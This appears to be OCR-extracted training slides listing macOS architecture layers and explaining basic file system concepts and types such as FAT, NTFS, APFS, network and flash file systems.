


Cocoa Application Layer	AppKit			
Media Layer	AV Foundation	Core Animation	Core Audio	Core Image
	Core Text	OpenAL	OpenGL	Quartz
Core Services Layer	Address Book	Core Data	Core Foundation	Foundation
	Quick Look	Social	Security	WebKit
Core OS Layer	Accelerate	Directory Services	Disk Arbitration	
	OpenCL	System Configuration		
Kernel and Device Drivers Layer	BSD	File System	Mach	Networking

Notes:




LO#02: Explain Different Types of File Systems



Understanding File Systems


1. The file system is a **set of data types** that is employed for storage, hierarchical categorization, management, navigation, access, and recovering data
2. It provides a mechanism for users to store data logically in a **hierarchy of files and directories**
3. It also includes a **format** for specifying the path to a file through the structure of directories
4. File systems are organized in the form of **tree-structured directories**, which require access authorization
5. Major file systems include FAT, NTFS, HFS, HFS+, APFS, Ext2, Ext3, Ext4, among others

Notes: ____________________



Types of File Systems

Shared Disk File Systems	In this file system, a number of systems (servers) can access same **external disk subsystem**
Disk File Systems	This file system is designed for **storing and recovering** the file on a storage device, usually a hard disk
Network File Systems	This file system is created to access the files on other computers that are **connected by a network**
Database File Systems	File management, wherein, instead of or in addition to hierarchically structured management, the files are identified by their **characteristics**, such as the type of file, topic, author, or similar metadata
Flash File Systems	This file system is designed for storing and recovering files on **flash memory devices**
